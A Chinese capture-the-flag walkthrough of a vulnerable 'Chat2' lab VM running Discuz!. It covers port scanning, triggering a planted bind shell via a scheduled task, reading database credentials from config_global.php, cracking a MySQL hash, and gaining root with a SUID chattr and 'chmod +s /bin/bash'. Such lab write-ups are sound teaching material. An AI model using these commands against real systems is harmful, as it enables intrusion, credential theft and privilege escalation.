一、信息收集

首先，在与目标网络相同的网段下，使用 `arp-scan` 工具对C段进行扫描，以发现内网中的存活主机。

```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan -l
...
192.168.205.153 08:00:27:44:e8:4a       (Unknown)
...
```

发现目标主机IP为 `192.168.205.153`。接下来，使用 `nmap` 对该主机进行全端口扫描，以探测其开放的服务。


```
┌──(kali㉿kali)-[~]
└─$ nmap -p0-65535 192.168.205.153
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-20 10:02 EDT
Nmap scan report for 192.168.205.153
Host is up (0.00010s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:44:E8:4A (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
...
```

扫描结果显示，目标主机开放了22端口（SSH服务）和80端口（HTTP服务）。

二、漏洞利用

1. Web信息泄露

我们首先从80端口的Web服务入手。访问 `http://192.168.205.153`，发现是一个Discuz!论坛。在“在线会员”模块中，我们注意到了一个名为 `admin` 的管理员用户。此外，在默认版块中发现了一篇标题为“Let's Encrypt”的文章。



查看文章内容，发现是一段摩斯密码：

```
.--. .- ... ... .-- --- .-. -.. .---- ..--- ...--
```

使用在线摩斯密码解码工具，得到解码结果：


```
PASSWORD123
```

> **注意**：摩斯密码本身不区分字母大小写，因此在实际爆破或登录尝试时，需要考虑所有可能的大小写组合，如 `password123`，`Password123`，`PASSWORD123` 等。

2. 获取Web后台权限

我们当前只知道管理员用户名为 `admin`，但没有SSH的用户名，因此首先尝试登录Discuz!的Web后台。

使用用户名 `admin` 和刚刚解码出的密码 `password123` 进行登录，成功进入论坛。




在用户界面中，我们找到了“管理中心”的入口，这正是我们感兴趣的地方。点击进入时，系统要求再次验证密码，我们输入 `password123` 后成功进入后台。

3. 正向Shell


在后台首页，我们注意到该Discuz! 的版本为 3.5 (20250205)，这是一个较新的版本。经过初步搜索，并未发现该版本存在已知的远程代码执行（RCE）漏洞。

于是，我们开始探索后台的各项功能。在 **工具 > 计划任务** 中，发现一个名为 `shell.php` 的自定义任务。



尝试编辑该任务，发现其执行的脚本 `shell.php` 是写死的，无法直接修改其内容。根据命名推测，这可能是一个预留的WebShell或者一个用于建立连接的脚本。我们无法修改脚本，但可以控制其执行时间。

我们将执行周期的“每周”字段改为 `*`（代表每天），并将“分钟”字段修改为当前时间的下一分钟（例如，当前是10:12，就设置为13）。



> **知识点补充**：这是一种利用计划任务获取Shell的常见手法。这里的 `shell.php` 极有可能是一个正向Shell脚本，它会在被访问或执行时，监听服务器的某个端口，等待攻击者连接。

到达设定的时间点（xx:13）后，我们再次使用 `nmap` 扫描目标主机的端口。

```
┌──(kali㉿kali)-[~]
└─$ nmap -p0-65535 192.168.205.153
...
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
12345/tcp open  netbus
...
```

扫描结果显示，目标主机多开放了一个 `12345` 端口。我们尝试使用 `netcat (nc)` 连接该端口。

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.205.153 12345
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功连接，并且执行 `id` 命令后得到了回显。这是一个 `www-data` 用户权限的正向Shell。为了便于后续操作，我们使用以下命令将其升级为一个稳定的交互式Shell。

```
script /dev/null -c bash
# 按下 Ctrl+Z 将其挂起
stty raw -echo; fg
# 按下回车
reset xterm
export TERM=xterm
export SHELL=/bin/bash
stty rows 24 columns 80
```

三、横向移动

1. 数据库凭据发现

当前我们是 `www-data` 用户，权限较低。首先，我们在系统中进行信息收集，寻找可以横向移动到其他用户的线索。在 `/home` 目录下，发现了一个名为 `discuz` 的用户。

```
www-data@Chat2:/var/www/html$ cd /home/
www-data@Chat2:/home$ ls -la
total 12
drwxr-xr-x  3 root   root   4096 Aug  3 09:28 .
drwxr-xr-x 18 root   root   4096 Mar 18 20:37 ..
drwxr-xr-x  2 discuz discuz 4096 Aug  3 09:46 discuz
```

由于这是一个CMS应用，数据库配置文件通常包含了高权限的数据库用户凭据。我们在网站根目录 `/var/www/html/config/` 下找到了配置文件 `config_global.php`。

```
www-data@Chat2:/var/www/html/config$ cat config_global.php
...
$_config['db'][1]['dbhost'] = '127.0.0.1';
$_config['db'][1]['dbuser'] = 'discuz_user';
$_config['db'][1]['dbpw'] = 'StrongPassword!123';
...
```

2. 数据库信息挖掘

我们找到了数据库用户 `discuz_user` 和密码 `StrongPassword!123`。使用该凭据连接本地的MariaDB数据库。

```
www-data@Chat2:/var/www/html/config$ mysql -u discuz_user -p'StrongPassword!123'
...
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| discuz_db          |
| information_schema |
| mysql              |
+--------------------+
```

在 `discuz_db` 数据库的 `maze_ucenter_members` 表中，我们只发现了之前登录Web后台的admin用户哈希，这对横向移动没有帮助。

于是，我们将目光转向了 `mysql` 这个系统数据库，它存储了数据库的所有用户信息。

```
MariaDB [discuz_db]> use mysql;
Database changed
MariaDB [mysql]> select user, host, password from user;
...
```

查询 `user` 表后，除了已知的 `discuz_user`，我们还发现了一个名为 `hackme` 的用户，其密码哈希为 `FAAFFE644E901CFAFAEC7562415E5FAEC243B8B2`。这是一个MySQL 4.1版本之前的旧格式哈希（`mysql_old_password`）。

我们使用在线哈希破解网站（如 crackstation.net）对此哈希进行查询，成功破解出明文密码为 `root123`。

3. 切换用户

我们猜测 `hackme` 用户的密码可能与系统用户 `discuz` 的密码相同。尝试使用 `su` 命令切换到 `discuz` 用户，并输入密码 `root123`。

```
www-data@Chat2:/var/www/html/config$ su discuz
Password: root123
discuz@Chat2:/home$ id
uid=1000(discuz) gid=1000(discuz) groups=1000(discuz)
```

成功切换！我们已经从 `www-data` 用户横向移动到了 `discuz` 用户。

四、权限提升

1. SUID提权向量与文件属性

登录 `discuz` 用户后，我们首先检查该用户拥有的 `sudo` 权限，同时开始寻找系统上其他的提权向量，例如查找具有SUID权限位的二进制文件。

```
# 检查sudo权限
discuz@Chat2:~$ sudo -l
...
User discuz may run the following commands on Chat2:
    (ALL) NOPASSWD: /home/discuz/chat

# 查找系统范围内的SUID文件
discuz@Chat2:~$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
...
-rwsr-sr-x 1 root root 14336 Jan  9  2020 /usr/bin/chattr
...
```

我们得到了两条关键信息：

1. `discuz` 用户可以无密码以root权限执行其家目录下的 `chat` 程序。这是一个非常直接的提权路径。
2. `/usr/bin/chattr` 命令被设置了SUID位。

> **知识点补充**：SUID（Set User ID）是一种特殊的权限位。当一个可执行文件设置了SUID位后，任何用户在执行它时，进程的有效用户ID（euid）都会变成文件所有者的ID。`chattr` 的所有者是root，因此我们现在可以以root权限来执行 `chattr` 命令。

我们的主要攻击思路是替换 `/home/discuz/chat` 文件为一个恶意脚本，然后通过 `sudo` 执行它来提权。然而，当我们尝试重命名或删除该文件时，却遭到了拒绝。

```
discuz@Chat2:~$ mv chat chat.bak
mv: cannot move 'chat' to 'chat.bak': Operation not permitted
```

这个现象很不寻常，因为我们作为 `discuz` 用户，对自己家目录下的文件应该有写权限。这通常意味着文件被设置了特殊的扩展属性。我们使用 `lsattr` 命令来验证猜想。

```
discuz@Chat2:~$ lsattr /home/discuz/chat
----i---------e---- /home/discuz/chat
```

> **知识点补充**：`lsattr` 命令用于查看文件的扩展属性。这里的 `i` 属性（immutable）意味着该文件被"锁定"，即便是root用户也无法修改、删除、重命名或创建链接。

现在，两条线索完美地结合在了一起：`chat` 文件因为 `i` 属性而无法被修改，而我们恰好拥有一个带SUID的 `chattr` 命令，可以用它来移除这个 `i` 属性。

2. 替换文件并提权

提权思路已经清晰：

1. 利用带SUID的 `/usr/bin/chattr` 移除 `/home/discuz/chat` 的 `i` 属性。
2. 将 `/home/discuz/chat` 替换为我们自己的恶意脚本。
3. 通过 `sudo` 执行修改后的 `chat` 脚本，以root权限完成提权。

我们构造的恶意脚本功能是为 `/bin/bash` 添加SUID权限位，这样我们就能随时通过 `bash -p` 获取一个root shell。

执行以下命令：

```
# 1. 利用SUID chattr移除 i 属性
discuz@Chat2:~$ /usr/bin/chattr -i /home/discuz/chat

# 2. 备份原文件并创建恶意脚本
discuz@Chat2:~$ mv chat chat.bak
discuz@Chat2:~$ echo 'chmod +s /bin/bash' > chat
discuz@Chat2:~$ chmod +x chat

# 3. 检查 /bin/bash 当前权限
discuz@Chat2:~$ ls -la /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18  2019 /bin/bash

# 4. 使用sudo执行我们的脚本
discuz@Chat2:~$ sudo /home/discuz/chat

# 5. 再次检查 /bin/bash 权限，确认SUID位已添加
discuz@Chat2:~$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
```

可以看到 `/bin/bash` 已经拥有了 `rws` 权限，SUID位设置成功。

3. 获取Root Shell

最后，执行 `bash -p` 命令，利用SUID权限获得一个 euid 为 0 (root) 的shell。

```
discuz@Chat2:~$ bash -p
bash-5.0# id
uid=1000(discuz) gid=1000(discuz) euid=0(root) egid=0(root)
groups=0(root),1000(discuz)
```

> **知识点补充**：`bash -p` 中的 `-p` 参数告诉bash不要将有效用户ID（euid）重置为实际用户ID（uid）。如果一个可执行文件（如bash）设置了SUID位，普通用户执行它时，进程的euid会变成文件所有者（root）的ID。`-p` 参数保留了这个提权后的euid，从而让我们获得root权限的shell。

五、夺取凭证

成功获取root权限后，我们读取位于用户目录和root目录下的flag文件。

```
bash-5.0# cat /home/discuz/user.txt /root/root.txt
flag{user-41352be6a84e5910fdef6afec4e41617}
flag{root-099177104a7291ba00f83ab188987c5d}
```

成功获取所有flag，渗透测试结束。